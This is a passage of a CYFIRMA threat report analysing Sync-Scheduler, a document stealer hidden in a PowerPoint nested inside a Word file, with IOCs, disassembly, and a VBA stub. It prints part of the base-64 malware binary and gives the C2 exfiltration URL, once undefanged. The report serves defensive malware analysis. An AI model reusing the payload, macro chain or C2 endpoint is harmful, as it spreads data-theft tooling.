
SYNC-SCHEDULER : A DEDICATED DOCUMENT STEALER - CYFIRMA

Archived: 2026-04-06 01:06:05 UTC

Published On : 2024-03-27



EXECUTIVE SUMMARY

At CYFIRMA, we are dedicated to providing current insights into prevalent threats and strategies utilized by malicious entities, targeting both organizations and individuals. This in-depth examination focuses on Sync-Scheduler stealer, a malware that specifically targets documents, and has been designed with anti-analysis capabilities.

The research explores the evasion tactics employed by threat actors, while also illuminating the procedures involved in crafting resilient malware payloads. Significantly, the report underscores the adaptive characteristics of these threats, emphasizing the imperative for enhanced security protocols and user vigilance to effectively mitigate associated risks.

INTRODUCTION


This study provides a detailed overview of Sync-Scheduler, a potent malware written in C++ boasting defense evasion and anti-analysis capabilities. This paper explores the workings of Sync-Scheduler, how it avoids detection, and creates a strong payload. It highlights how these threats keep changing and the importance of better security and user awareness to stay safe from such harmful attacks.

KEY FINDINGS

- Syns-Scheduler stealer is being distributed as an embedded component in Office document file.
- File-nesting is used to hide the malware code within a PowerPoint presentation that is embedded in a Word document.
- Malware code is hidden under the page title of the first slide of the PowerPoint presentation.
- The title of the PowerPoint presentation file contains a fraction of the malware code.
- Malware code is encoded in Base-64 and VBA macros leverage Task Scheduler to decode, generate, and execute the malware.
- Sync-Scheduler targets documents in the User directories e.g. Documents, Downloads and Desktop.
- The target file types are Word documents, Excel spreadsheets, PowerPoint presentations, PDFs and ZIP files.
- It copies the target files in the OneDrive folder under the User's "AppData\Roaming" directory and replaces the extension of the file with a string, which is specific to the filetype.
- Exfiltrates the file over the network as form-data.
- Sync-Scheduler is equipped with anti-analysis capabilities and terminates the process if the analysis environment is detected.
- The associated threat actor with Sync-Scheduler has been actively operating since at least November 2023.
- An older version of the malware targets more file types including images, text, and other compressed archive formats.

ETLM ATTRIBUTION

The malware author attempted to conceal the primary malware binary under multiple layers of protection, as the Base-64 encoded string, hidden under the page title text of the first slide of a PowerPoint presentation file, and this presentation file is, in turn, an embedded object in a Word document file which is being used as an initial vector to distribute the malware.



Sync-Scheduler (base-64 string) is in the page title text

Embedded VBA macros in the PowerPoint presentation file are used for decoding and execution of the malware that leverages the Task Scheduler for this purpose. It effectively conceals the malware in plain sight, enabling it to evade detection.

The exfiltrated files sent to the URL "http[:]//syncscheduler[.]com/r3diRecT/redirector/proxy.php", resolve to the IP address "146.70.157.120". This URL has been active since at least November 2023. Although there are changes in the IP address, the URL remains consistent:

History ⓘ

First Submission	2023-11-10 00:53:47 UTC
Last Submission	2024-03-26 08:28:44 UTC
Last Analysis	2024-03-26 08:28:44 UTC

HTTP Response ⓘ

Final URL

http://syncscheduler.com/r3diRecT/redirector/proxy.php

We have identified another (older) version of the malware that communicates with the above URL and has similar functionality of being an information stealer:

File name: smsse.exe
MD5: 004101dc501b9de8965e6b45debd07b6
SHA256: 316e01b962bf844c3483fce26ff3b2d188338034b1dbd41f15767b06c6e56041
Time of creation: November 09, 2023

Although there are some differences, such as it queries for more locations and file types:


```
{ // __GSHandlerCheck_EH4
    mov     [rsp+arg_0], rbx
    push    rdi
    sub     rsp, 110h
    mov     rax, cs:__security_cookie
    xor     rax, rsp
    mov     [rsp+118h+var_10], rax
    lea     rdx, aCWindows  ; "C:\\Windows"
    lea     rcx, [rsp+118h+var_E8]
    call    sub_140006500
    nop
    lea     rdx, aCProgramFiles ; "C:\\Program Files"
    lea     rcx, [rsp+118h+var_C8]
    call    sub_140006500
    nop
    lea     rdx, aCWinreagent ; "C:\\$WinREAgent"
    lea     rcx, [rsp+118h+var_A8]
    call    sub_140006500
    nop
    lea     rdx, aCPerflogs ; "C:\\PerfLogs"
    lea     rcx, [rsp+118h+var_88]
    call    sub_140006500
    nop
    lea     rdx, aCProgramFilesX ; "C:\\Program Files (x86)"
    lea     rcx, [rsp+118h+var_68]
    call    sub_140006500
    nop
    lea     rdx, aCProgramdata ; "C:\\ProgramData"
    lea     rcx, [rsp+118h+var_48]
    call    sub_140006500
    nop
```


Target locations for older malware

```
; __GSHandlerCheck_EH4
mov     [rsp-8+arg_0], rbx
mov     [rsp-8+arg_8], rdi
push    rbp
lea     rbp, [rsp-130h]
sub     rsp, 230h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+130h+var_8], rax
xorps   xmm0, xmm0
movups  [rsp+230h+var_200], xmm0
xorps   xmm1, xmm1
movdqa  [rsp+230h+var_1F0], xmm1
mov     r8d, 3
lea     rdx, aPdf       ; "pdf"
lea     rcx, [rsp+230h+var_200]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rsp+230h+var_1E0], xmm0
xorps   xmm1, xmm1
movdqa  [rsp+230h+var_1D0], xmm1
mov     r8d, 3
lea     rdx, aJpg       ; "jpg"
lea     rcx, [rsp+230h+var_1E0]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rsp+230h+var_1C0], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_1B0], xmm1
mov     r8d, 4
lea     rdx, aJpeg      ; "jpeg"
lea     rcx, [rsp+230h+var_1C0]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_1A0], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_190], xmm1
mov     r8d, 3
lea     rdx, aPng       ; "png"
lea     rcx, [rbp+130h+var_1A0]
call    sub_140008060
xorps   xmm0, xmm0
movups  [rbp+130h+var_180], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_170], xmm1
mov     r8d, 3
lea     rdx, aDoc       ; "doc"
lea     rcx, [rbp+130h+var_180]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_160], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_150], xmm1
mov     r8d, 4
lea     rdx, aDocx      ; "docx"
lea     rcx, [rbp+130h+var_160]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_140], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_130], xmm1
mov     r8d, 4
lea     rdx, aXlsx      ; "xlsx"
lea     rcx, [rbp+130h+var_140]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_120], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_110], xmm1
mov     r8d, 3
lea     rdx, aXls       ; "xls"
lea     rcx, [rbp+130h+var_120]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_100], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_F0], xmm1
mov     r8d, 3
lea     rdx, aPpt       ; "ppt"
lea     rcx, [rbp+130h+var_100]
call    sub_140008060
movdqa  [rbp+130h+var_D0], xmm1
mov     r8d, 4
lea     rdx, aPptx      ; "pptx"
lea     rcx, [rbp+130h+var_E0]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_C0], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_B0], xmm1
mov     r8d, 3
lea     rdx, aTxt       ; "txt"
lea     rcx, [rbp+130h+var_C0]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_A0], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_90], xmm1
mov     r8d, 3
lea     rdx, aZip       ; "zip"
lea     rcx, [rbp+130h+var_A0]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_80], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_70], xmm1
mov     r8d, 3
lea     rdx, aRar       ; "rar"
lea     rcx, [rbp+130h+var_80]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_60], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_50], xmm1
mov     r8d, 4
lea     rdx, a7zip      ; "7zip"
lea     rcx, [rbp+130h+var_60]
call    sub_140008060
nop
xorps   xmm0, xmm0
movups  [rbp+130h+var_40], xmm0
xorps   xmm1, xmm1
movdqa  [rbp+130h+var_30], xmm1
mov     r8d, 3
lea     rdx, aExe       ; "exe"
lea     rcx, [rbp+130h+var_40]
call    sub_140008060
```

Target filetypes of older malware

The domain syncscheduler[.]com has only been flagged by one security vendor while the IP address currently has no detection yet:





Interestingly, an attempt to browse the URL “http[:]//syncscheduler.com/r3diRecT/redirector/proxy.php”, using a web browser will redirect to the homepage of the Chinese Government website (www[.]gov[.]cn):


No known threat actor association has been identified with this Domain/IP address.

Threat Landscape: From an external threat landscape standpoint, the presence of a document stealer malware, which has been active for at least five months, and exfiltrating data effectively to a consistent URL (C2) without being noticed indicates a concerning trend. CYFIRMA’s research team highlights the evolving tactics of threat actors, who are leveraging file-nesting in Office document files to hide malware under multiple layers of protection, to avoid detection by the security tools. This shows why it’s important to always stay watchful and use better detection methods to fight against these changing threats.

ANALYSIS OF SYNC-SCHEDULER STEALER


File Analysis	
File Name	China Navy First Training 2024(CN).docx
File Size	1.81 MB (1895387 bytes)
Signed	Not signed
MD5	c1ab783d60cf05636eb4f72d17c6cf1d
SHA-256	2027a5acbfea586f2d814fb57a97dcfce6c9d85c2a18a0df40811006d74aa7e3
Date Modified	March 18, 2024

A Word document file serves as the initial vector and a PPT (PowerPoint presentation) file is embedded in this Word document. The PPT file can be opened by double-clicking the image within the Word document:



The Word document with embedded PPT file

```
A: word/embeddings/Microsoft_PowerPoint_97-2003_Presentation.ppt
 A1:       131 '\x01CompObj'
 A2:        20 '\x01Ole'
 A3:   4299608 '\x03EPRINT'
 A4:         6 '\x03ObjInfo'
 A5:    209268 '\x05DocumentSummaryInformation'
 A6:     32964 '\x05SummaryInformation'
 A7:        68 'Current User'
 A8:    674025 'Pictures'
 A9:    255599 'PowerPoint Document'
```




Embedded PPT file


Embedded PowerPoint Presentation File

File Name	Microsoft_PowerPoint_97-2003_Presentation.ppt
File Size	5.26 MB (5519360 bytes)
Signed	Not signed
MD5	39122a2bcf6c360271e8edb503bc2761
SHA-256	203d60fe1ebbfafc835e082774ee56088273d9455fb12ac1de2c1be410cceeec

The PPT file contains 3 slides and the VBS macros:



VBA macros contain 5 functions that are password-protected:



Protected VBA macros

The PPT file has an unusual File Modification Date, and the title of the file is a long base-64 encoded string which is suspicious:

```
File Name                       : Microsoft_PowerPoint_97-2003_Presentation.ppt
Directory                       : .
File Size                       : 5.5 MB
File Modification Date/Time     : 1979:12:31 23:00:00-05:00
File Access Date/Time           : 2024:03:25 15:40:39-04:00
File Inode Change Date/Time     : 2024:03:25 15:40:39-04:00
File Permissions                : -rw-rw-r--
File Type                       : PPT
File Type Extension             : ppt
MIME Type                       : application/vnd.ms-powerpoint
Comp Obj User Type Len          : 42
Comp Obj User Type              : Microsoft PowerPoint 97-2003 Presentation
Current User                    : Windows User
Title                           : TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAEAEAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAA
AAAAAACoPfzI7FySm+xckpvsXJKb5SQBm/xckpv5I5aa5lySm/kjkZroXJKbpySWmu1ckpv5I5eayVySm/kjk5rqXJKbpySUmuI
ckpunJJOa5lySm+xck5s4XJKb1Nybmu1ckpvU3JGa7VySm9TcbZvtXJKb1NyQmu1ckptSaWNo7FySmwAAAAAAAAAAAAAAAAAAAA
BQRQAAZIYGAH6vm2UAAAAAAAAAAPAAIgALAg4lAPwAAABIAQAAAAAADPUAAAAQAAAAAABAAQAAAAAQAAAAAgAABgAAAAAAAAGA
AAAAAAAAABwAgAABAAAPNQCAAMAYIEAABAAAAAAAAAQAAAAAAAAAAQAAAAAAAAEAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAA8SgEA
VAEAAACQAQABzAAAATABAHgMAAAAdAEAgCMAAABgAgD0AAAAQB8BAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHgEAQAE
AAAAAAAAAAAAAABABANgFAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAgAABgLnJkYXRhAABgWQAAABABAABaAAAAAAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAEAAAMAucGRhdGEAAHgMAAAAgAEAAA4AAABiAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
cAEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

BEHAVIORAL & CODE ANALYSIS

The VBA Macros:

The first function is used to execute the following two functions:

```
Sub BracnchExecution()

    CheckFileInFolder
    ScheduleTask

End Sub
```


1st function

The following VBA macro code checks for a file at location “C:\~Microsoft365\support.txt”. If the file is not found, which is the case at the first instance of execution, it calls the function ‘Textbox¬reader’:

